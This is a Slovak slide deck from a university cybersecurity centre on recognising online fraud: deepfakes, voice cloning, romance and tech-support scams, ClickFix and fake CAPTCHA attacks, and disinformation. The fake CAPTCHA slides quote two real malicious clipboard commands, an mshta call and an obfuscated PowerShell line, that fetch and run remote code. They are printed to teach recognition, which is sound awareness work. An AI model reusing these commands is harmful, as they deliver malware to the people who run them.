
OCHRANA PRED ONLINE PODVODMI AKO ROZPOZNAŤ HROZBY A EFEKTÍVNE SA BRÁNIŤ



Financované
Európskou úniou
NextGenerationEU

PLÁN [OBNOVY]



KOMPETENČNÉ
CENTRUM
KYBERNETICKEJ
BEZPEČNOSTI

STU

SLOVENSKÁ TECHNICKÁ
UNIVERZITA V BRATISLAVE

OBSAH

1. **Úvod:** Prečo sú online podvody hrozbou pre každého.
2. **Anatómia podvodu:** Z čoho sa skladá moderný útok.
3. **Psychológia klamu:** Prečo podvody fungujú.
4. **Najčastejšie typy podvodov** na Slovensku.
5. **Budovanie digitálnej obrany:** Praktické kroky pre vaše bezpečie.
6. **Budúcnosť podvodov:** Úloha umelej inteligencie.
7. **Čo robiť po útoku:** Kroky k obnove a nahláseniu.
8. **Zhrnutie a Zlaté pravidlá.**

ÚVOD – PREPOJENÝ SVET, NOVÉ HROZBY

Internet je neoddeliteľnou súčasťou našich životov.

- Platíme účty.
- Nakupujeme.
- Komunikujeme s úradmi a blízkymi.

Táto digitálna prepojenosť prináša pohodlie, ale zároveň otvára dvere online podvodom, ktoré sa stali každodennou hrozbou. Dnes čelíme masívnym, dobre organizovaným kampaniam cieleným na všetky vekové kategórie.

ČO JE ONLINE PODVOD?

Hacknutie mysle, nie počítača.

V jadre nejde o technický útok. Je to forma **psychologickej manipulácie**.

Cieľom podvodníka je presvedčiť vás, aby ste **DOBROVOLNE** urobili niečo proti vašim záujmom.

KLÍČOVÁ ZBRAŇ PODVODNÍKA: HRA NA EMÓCIE

Aby vás podvodník donútil konať rýchlo a bez premýšľania, takmer vždy využíva **silné emócie**.

Keď porozumiete týmto spúšťačom, dokážete podvod ľahšie odhaliť.

KOMPONENTY EKOSYSTÉMU: DEEPPFAKE SCAMS & AI VOICE SPOOFING

Definícia: Deepfake a AI voice spoofing sú techniky, kde umelá inteligencia vytvára **hyper-realistické falošné videá a audio nahrávky**, ktoré vyzerajú a znejú ako skutočné osoby.

KOMPONENTY EKOSYSTÉMU: DEEPPFAKE SCAMS & AI VOICE SPOOFING

Ako fungujú tieto podvody

- Scammeri získajú **krátky zvukový alebo obrazový materiál** (napr. z videí na sociálnych sieťach) a pomocou AI nástrojov ho použijú na generovanie *falošnej identity*.
- Výsledkom je autenticky pôsobiaca komunikácia, napr.:
 - telefonát od „blízkej osoby“ prosíaci o urgentné peniaze
 - video s „vedúcim firmy“, ktorý schvaľuje falošnú transakciu
 - hlásenie od „zamestnanca“ alebo politika s požiadavkami či vyjadreniami, ktoré neboli povedané

AKO FUNGUJE AI VOICE CLONING A DEEPPFAKE PODVOD - VOICE SPOOFING


AI klonovanie hlasu (voice spoofing)

Technologický základ:

- syntéza hlasu
- často využitie **GAN (Generative Adversarial Networks)**

AKO FUNGUJE AI VOICE CLONING A DEEPPFAKE PODVOD - VOICE SPOOFING

Počet akademických prác o GAN publikovaných ročne



AKO FUNGUJE AI VOICE CLONING A DEEPPFAKE PODVOD - VOICE SPOOFING

Proces v 3 krokoch:

1. Zber dát

- Stačí niekoľko sekúnd hlasu (Zdroj: sociálne siete, podcast, voicemail, zákaznícka linka)

• 2. Tréning modelu

AI analyzuje: výšku hlasu (pitch), tón, prízvuk, tempo reči, dýchanie, individuálne hlasové biomarkery

AKO FUNGUJE AI VOICE CLONING A DEEPPFAKE PODVOD - VOICE SPOOFING

Proces v 3 krokoch:

3. Generovanie hlasu

- Útočník napíše text
- AI vytvorí audio nahrávku
- GAN model opakovane porovnáva výstup s originálom
- Proces sa zopakuje tisíce krát, kým je hlas realistický

Výsledok: presvedčivý hlas použitý pri **vishingu (voice phishingu)** alebo vo videu.

AKO FUNGUJE AI VOICE CLONING A DEEPPFAKE PODVOD - DEEPPFAKE VIDEO

- Podobný princíp ako pri hlasovej klonácii.
- Rozdiel: namiesto hlasu sa používajú obrázky a videá osoby
- AI analyzuje: tvár z rôznych uhlov, mimiku, pohyby, osvetlenie, gestá a mannerizmy
- Čím viac dát má, tým realistickejší deepfake vznikne.
- Stačí niekoľko sekúnd hlasu alebo pár videí zo sociálnych sietí.

AKO FUNGUJE AI VOICE CLONING A DEEPPFAKE PODVOD - DEEPPFAKE VIDEO

Prečo to je problém

- Deepfake podvody sa **masívne rozširujú**, pretože:
 - nástroje na ich tvorbu sú čoraz lacnejšie a ľahko dostupné
 - stačí len **krátky úsek hlasu alebo videa**, aby AI vytvorila presvedčivú kópiu
 - útočníci tým dokážu oklamať ľudí i podniky

Tieto techniky sa používajú nielen na **finančné podvody**, ale aj na **politickú dezinformáciu a reputačné škody**.

NVIDIA DGX SPARK FE - 940-54242-0005-000

AI performance: 1 petaFLOP
Memory type: LPDDR5x
Memory speed: 273 GB/s
Maximum memory size: 128 GB
Integrated GPU: NVIDIA Grace Blackwell

150 mm L x 150 mm W x 50.5 mm H

Jeden petaFLOPS sa rovná 10^{15} alebo 1 000 000 000 000 000 (1 quadrillion) operáciám s plávajúcou desatinnou čiarkou za sekundu.



AKO FUNGUJE AI VOICE CLONING A DEEPPFAKE PODVOD - DEEPPFAKE VIDEO

- **CEO podvody:** AI hlas „šéfa“ žiada autorizáciu falošnej platby (v minulosti už spôsobil miliónové straty).
- **„Grandparent scam“:** seniorovi volá „vnuk“ s krikom a nalieha na urgentný prevod peňazí — hlas je generovaný AI.
- **Politické ovplyvňovanie:** falšované hlasy volajú voličov s dezinformáciami o voľbách.

TAXONÓMIA PODVODOV: INVESTIČNÉ A KRYPTOMENOVÉ PODVODY

Patria medzi finančne najničivejšie.

Scenár:

1. Začína reklamou na sociálnych sieťach, ktorá sľubuje nereálne zisky a zneužíva tváre známych osobností (často deepfake videá).
2. Obeť sa zaregistruje, následne jej telefonuje "finančný agent".
3. Presvedčí ju na malú prvotnú investíciu (napr. 250 €).
4. Neskôr ju manipuluje k inštalácii softvéru na
 - **vzdialený prístup** (Anydesk, Teamviewer), čím získa plnú kontrolu nad jej počítačom a bankovníctvom.

TAXONÓMIA PODVODOV: ROMANTICKÉ PODVODY (CATFISHING)

Cielia na emócie a osamelosť obetí. Slovensko patrí medzi krajiny s vysokým výskytom týchto podvodov.

Fázy útoku:

1. **Vytvorenie falošného profilu:** Atraktívne fotky, presvedčivý príbeh (voják, lekár v zahraničí).
2. **Budovanie vzťahu:** Intenzívna komunikácia, vyznania lásky ("love bombing").
3. **Žiadosť o peniaze:** Pod dramatickou zámenkou (náhle zdravotné problémy, krádež dokladov, peniaze na letenku).
4. **Opakované žiadosti:** Ak obeť zaplatí, žiadosti sa stupňujú.

TAXONÓMIA PODVODOV: FALOŠNÁ TECHNICKÁ PODPORA

Snažia sa obeť presvedčiť, že jej zariadenie je v ohrození.

Scenár:

- Na obrazovke sa objaví **agresívne vyskakovacie okno** (pop-up) s varovaním o víruse a výzvou na zavolanie na uvedené číslo "technickej podpory".
- Alebo obeť prijme **nevyžiadaný telefonát** od "technika" napr. z Microsoftu.

Cieľom je presvedčiť obeť, aby udelila **vzdialený prístup** k počítaču, za čo si následne vypýtajú platbu alebo nainštalujú malware.

DEEPPFAKE PODVOD - BRAD PITT ROMANCE SCAM

- Scammeri využili **AI generované obrázky a emocionálne správy**, aby sa vydávali za **Brad Pitta** a nadviazali „romantický vzťah“ s obeťou online.
- Falošné profily a manipulácia vybudovali dôveru až do momentu, keď obeť bolo povedané, že „Brad Pitt“ potrebuje **milión dolárov na liečbu choroby** a nemá prístup k vlastným financiám.
- Obeť skutočne poslala **\$850 000** podvodníkovi, ktorého komunikácia trvala dlhé mesiace, kým sa pravda neobjavila cez verejné vystúpenie herca s inou osobou.

AKO FUNGUJE AI VOICE CLONING A DEEPPFAKE PODVOD - BRAD PITT ROMANCE SCAM



AKO FUNGUJE AI VOICE CLONING A DEEPPFAKE PODVOD - BRAD PITT ROMANCE SCAM



AKO FUNGUJE AI VOICE CLONING A DEEPPFAKE PODVOD - BRAD PITT ROMANCE SCAM

Varovné ukazatele takýchto podvodov:

- nepravdepodobné osobné oslovenie celebritou,
- rýchlosť budovania dôvery a dôraz na peniaze,
- vyhýbanie sa osobnému stretnutiu.

DEEPPFAKE

Správa o stave deepfakes v roku 2023: realita, hrozby a dopad je silným nástrojom na zvyšovanie povedomia o technológii deepfakes a ochranu nás pred jej negatívnymi účinkami.

Práca vychádza z komplexnej analýzy 95 820 deepfake videí, 85 špecializovaných kanálov naprieč online platformami a dôkladného preskúmania viac ako 100 webových stránok prepojených s ekosystémom deepfakes.

- ***Deepfake pornografia tvorí 98 % všetkých deepfake videí online.***
- ***Celkový počet zhliadnutí videí na desiatich najvýznamnejších webových stránkach s deepfake pornografiou je 303 640 207.***

<https://www.securityhero.io/state-of-deepfakes/#advancements-in-deepfake-techonology>

PSYCHOLÓGIA KLAMU: PREČO PODVODY FUNGUJÚ?

Úspech podvodov je zakorenený v systematickom zneužívaní univerzálnych psychologických mechanizmov.

Útočníci necielia na IQ, ale na
emócie a kognitívne skratky, ktoré sú súčasťou ľudskej
psychiky.

POKROČILÉ PODVODY: CLICKFIX

Útočník **simuluje chybu alebo bezpečnostný problém** a presvedčí používateľa, že:

- „Stačí kliknúť / povoliť / spustiť / opraviť – a problém zmizne.“

V skutočnosti tým používateľ:

- spustí škodlivý kód
- povolí nebezpečné nastavenie
- nainštaluje malware
- alebo odovzdá prístupové údaje

POKROČILÉ PODVODY: CLICKFIX

Typické typy ClickFix útokov:

- Falošné bezpečnostné upozornenia (Fake alerts) - Your computer is infected, Critical Windows error, Security update required
- Falošné aktualizácie (Fake updates) - Update your browser, Update Flash / Teams / Zoom, Fix compatibility issue
- Fake IT Support / Helpdesk - IT detected an issue on your device


Útok nevyužíva vlastný malware, ale **Windows nástroje**:

- mshta.exe, powershell.exe, rundll32.exe, wscript.exe

Používateľ „klikne na opravu“, ale **sám spustí škodlivý príkaz**

POKROČILÉ PODVODY: FALOŠNHO CAPCHA


Užívatelia sú privítaní obrazovkou, ktorá vyzerá ako typická obrazovka na overenie toho, či si človek alebo automatizovaný bot. Namiesto klikania na označenie obrázkov sa ale zobrazia iné inštrukcie



POKROČILÉ PODVODY: FALOŠNHO CAPCHA


Spravidla tento test požaduje stlačenie kombinácie klávesov pre overenie.

Následne chce, aby užívateľ stlačil kombináciu kláves Win+R a Ctrl+V a potvrdil Enter.



POKROČILÉ HROZBY: FALOŠNHO CAPCHA


- masívna kampaň s falošnou capcha
- ponuka na stiahnutie rôznych pdf súborov, stiahnutie hľadaného kontextu, súborov alebo videí (cloudflare alebo iné úložiská)



POKROČILÉ PODVODY: FALOŠNHO CAPCHA

Čo sa stane stlačením kláves a ako útok prebieha:

- Klávesovou skratkou Win +R sa otvorí Windows okno RUN kde je možné zadať príkaz na spustenie.
- Pomocou skratky CTRL + V sa nakopíruje obsah ktorý sa pri otvorení web stránky nakopíroval do našej schránky.



POKROČILÉ PODVODY: FALOŠNHO CAPCHA

Príkaz ktorý sa kopíruje obsahuje obyčajne tieto inštrukcie:

```
"C:\WINDOWS\system32\mshta.exe" hxxps://inspyrehomedesign[.]com/Ray-verify.html #  "Verify you are human - Ray Verification ID: 6450"
```

Iná varianta

```
powershell -w 1 powershell -Command ('ms]]]ht]]]a]]].]]]exe ht[t]ps://c]he]]ck.j]y]sz.]sh]op/g]kcx]v.g]oo]]g]le?i=85ca2a64-a745-4ed2-8da7-ad016c51219b' -replace ']') #  "I am not a 'robot' - CAPTCHA Verification ID: 8890"
```

KLÚČOVÁ OBRANA PRI FALOŠNEJ TECHNICKEJ PODPORE

- Legitímne chybové hlásenia od spoločností ako Microsoft
NIKDY NEOBSAHUJÚ výzvu na telefonický kontakt alebo telefónne číslo.
- Nikdy neudeľujte vzdialený prístup k vášmu zariadeniu neznámej osobe, ktorá vás sama kontaktovala.
- Spoločnosti ako Microsoft vás nikdy nebudú proaktívne telefonicky kontaktovať ohľadom vírusu vo vašom počítači.

PO ÚTOKU: ČO ROBIŤ, AK SA STANETE OBEŤOU?

V takejto situácii je kľúčové zachovať rozvahu a konať **rýchlo a systematicky**. Efektívna reakcia môže výrazne znížiť škody.

Prvoradým cieľom je okamžite zabrániť ďalším škodám.

VÝZVA INFORMAČNEJ ÉRY

- Žijeme v ére bezprecedentného prístupu k informáciám.
- Digitálne prostredie je presýtené dátami, čo prináša zásadnú výzvu: schopnosť odlíšiť pravdu od fikcie.
- Dezinformácie a manipulačné kampane sa stali integrálnou súčasťou moderného sveta, sofistikovaným nástrojom „informačnej vojny“ a bežnou súčasťou politických a geopolitických súbojov.

CIEĽ DEZINFORMÁCIÍ

- Cieľom nie je len šíriť nepravdy, ale systematicky podkopávať základy otvorenej spoločnosti.
- Týmito základmi sú:
 - Dôvera v médiá.
 - Dôvera vo vedu.
 - Dôvera v demokratické inštitúcie.
 - Vzájomná dôvera medzi ľuďmi.
- Dezinformačné kampane aktívne prispievajú k polarizácii spoločnosti a prehlbujú existujúce rozpory.

OD MEDIÁLNEHO PROBLÉMU KU KOGNITÍVNEJ BEZPEČNOSTI

- Dezinformácie nie sú statickou hrozbou; sú dynamickým a adaptabilným protivníkom.
 - Tvorcovia parazitujú na existujúcom strachu, neistote a napätí počas kríz.
 - Šíria sa prostredníctvom tej istej digitálnej infraštruktúry, ktorú chránime pred malvérom.
 - Útočník dokáže pomocou botnetov, zneužitých API a AI-generátorov zasiahnuť milióny používateľov rýchlejšie než tradičný fact-checking.
 - Formuje sa nová disciplína „**cognitive security**“ (**kognitívna bezpečnosť**), ktorá spája technické opatrenia, incident-response a mediálnu gramotnosť.
-

ANATÓMIA INFORMAČNÝCH HROZIEB

- Na efektívnu obranu je nevyhnutné presne rozumieť pojmom.
- Pojmy sa líšia v dvoch kľúčových dimenziách:
pravdivosť obsahu a úmysel šírenia.
- Pochopenie týchto nuáns je základom pre voľbu správnej obrannej stratégie.

ROZLIŠOVANIE POJMOV: MISINFORMÁCIA

- **Definícia:** Nepravdivá alebo nepresná informácia, ktorá je šírená **bez vedomého úmyslu** poškodiť alebo klamať.
- **Motivácia:** Šíriteľ si často neuvedomuje, že zdieľa nepravdu; koná z omylu, neznalosti alebo na základe nesprávnej interpretácie.
- **Príklad:** Zdieľanie starého článku v domnení, že ide o aktuálnu správu.

ROZLIŠOVANIE POJMOV: DEZINFORMÁCIA

- **Definícia:** Nepravdivá informácia, ktorá je vytváraná a šírená **so zámerným cieľom** klamať, uviesť do omylu, poškodiť jednotlivca, skupinu, organizáciu alebo štát.
- **Charakteristika:** Ide o vedomé a systematické klamanie, často využívané na presadzovanie politických, ideologických alebo komerčných cieľov.
- **Príklad:** Cielené kampane šíriace falošné správy o politických oponentoch pred voľbami.

ROZLIŠOVANIE POJMOV: MALINFORMÁCIA

- **Definícia:** Informácia, ktorá je síce **založená na pravde**, ale je použitá manipulatívne (napr. vytrhnutá z kontextu, zveličená) s cieľom spôsobiť škodu.
- **Škodlivosť:** Spočíva v spôsobe, akým je pravdivá informácia použitá.
- **Príklad:** Zverejnenie súkromnej komunikácie osoby s cieľom poškodiť jej reputáciu (doxing).

ARGUMENTAČNÉ FAULY A MANIPULATÍVNE TECHNIKY

Rôzne taktiky, ktoré stoja za manipuláciou s informáciami, dezinformáciami a falošnými správam:

- [Hra na emócie](#)
- [Polarizácia](#)
- [Zaplavenie informačného priestoru](#)
- [Využitie konfirmačnej zaujatosti](#)
- [Manipulácia s kontextom](#)
- [Útok a umlčanie kritických hlasov](#)

ARGUMENTAČNÉ FAULY A MANIPULATÍVNE TECHNIKY

Polarizácia

- Polarizácia je taktika, ktorá zosilňuje najextrémnejšie názory a zároveň potláča umiernené alebo diferencované názory.

Jeho cieľom je zasiať rozdelenie, premeniť spoluobčanov na nepriateľov a v extrémnych prípadoch podnecovať fyzické konflikty.

.

ARGUMENTAČNÉ FAULY A MANIPULATÍVNE TECHNIKY

Zaplavenie informačného priestoru

- Cieľom "zaplavujúcej" dezinformačnej taktiky je premôcť ľudí protichodnými verziami príbehu.

Tieto konfliktné verzie majú za cieľ prinútiť ľudí, aby sa vzdali alebo prestali hľadať fakty úplne kvôli ich zmätku a pochybnostiam. To môže narušiť dôveru v médiá a demokratické inštitúcie a viesť k apatii a odmietaniu objektívnej reality.

ARGUMENTAČNÉ FAULY A MANIPULATÍVNE TECHNIKY

Využitie konfirmačnej zaujatosti

- Máme tendenciu dôverovať informáciám, ktoré sú v súlade s našimi presvedčeniami, fenoménom známym ako skreslenie potvrdenia.

Rozširovatelia dezinformácií to využívajú na oslovenie už existujúcich názorov konkrétneho publika.

ARGUMENTAČNÉ FAULY A MANIPULATÍVNE TECHNIKY

Manipulácia s kontextom

- Dezinformácie sú často o prezentovaní skutočných faktov, fotografií alebo vyhlásení mimo kontextu s cieľom zavádzať, a nie vytvárať úplne nepravdivé príbehy. Fakty môžu vyzerat' dôveryhodne, ale môžu byť použité klamlivým spôsobom.

Príklady zahŕňajú použitie starej fotografie, ako keby bola aktuálna, skreslenie vyhlásenia alebo priradenie názoru jednej osoby k celej skupine.

ARGUMENTAČNÉ FAULY A MANIPULATÍVNE TECHNIKY

Útok a umlčanie kritických hlasov

- Medzi umlčiacie taktiky patrí zaplavovanie sociálnych médií osobnými útokmi, používanie trollov alebo deepfakeov s umelou inteligenciou na zastrašovanie, obťažovanie, zosmiešňovanie, alebo skresľovanie jednotlivcov s cieľom presadiť autocenzúru a potlačiť nesúhlas.

PSYCHOLÓGIA ZRANITEĽNOSTI: PREČO VERÍME NEPRAVDÁM

- Úspech dezinformácií pramení z hlbokého pochopenia a zneužívania základných mechanizmov ľudskej psychiky.
- Dezinformácie neútočia na našu logiku, ale na:
 - Našu potrebu mentálnych skratiek.
 - Silu emócií.
 - Túžbu po sociálnej príslušnosti.
- Sú to produkty navrhnuté tak, aby "hackli" našu kognitívnu architektúru.

KOGNITÍVNE SKRATKY A SKRESLENIA

- Naš mozog používa mentálne skratky (heuristiky) na rýchle rozhodovanie.
- Tieto skratky môžu viesť k systematickým chybám v úsudku – **kognitívnym skresleniam.**
- Dezinformátori tieto predvídateľné chyby cielene zneužívajú.

KLÚČOVÉ KOGNITÍVNE SKRESLENIA (1/2)

- **Konfirmačné skreslenie (Confirmation Bias):**
 - Tendencia vyhľadávať, interpretovať a pamätať si informácie, ktoré potvrdzujú naše existujúce názory.
 - Dezinformácia, ktorá rezonuje s naším svetonázorom, sa nám javí ako dôveryhodnejšia.
- **Kotvenie (Anchoring):**
 - Tendencia príliš sa spoliehať na prvú informáciu ("kotvu"), ktorú o téme dostaneme. Táto "kotva" ovplyvňuje vnímanie všetkých nasledujúcich informácií.
- **Haló efekt (Halo Effect):**
 - Naš celkový dojem z osoby alebo inštitúcie ovplyvňuje hodnotenie ich konkrétnych výrokov. Sme náchylnejší veriť autoritám, ktoré máme radi.

KLÚČOVÉ KOGNITÍVNE SKRESLENIA (2/2)

- **Stádový efekt (Bandwagon Effect):**
 - Tendencia prijímať názory jednoducho preto, lebo sa zdá, že ich prijíma veľa iných ľudí.
 - V online prostredí sa to prejavuje dôverou v príspevky s vysokým počtom lajkov a zdieľaní.
- **Klam preživších (Survivorship Bias):**
 - Logický klam, pri ktorom sa sústredíme len na úspešné prípady ("preživších") a ignorujeme tie neúspešné.
 - To vedie k skresleným a príliš optimistickým záverom.

SILA EMÓCIÍ: KEĎ CÍTENIE PREMÔŽE MYSLENIE

- Dezinformačné kampane cielene využívajú emočnú manipuláciu na obchádzanie kritického myslenia.
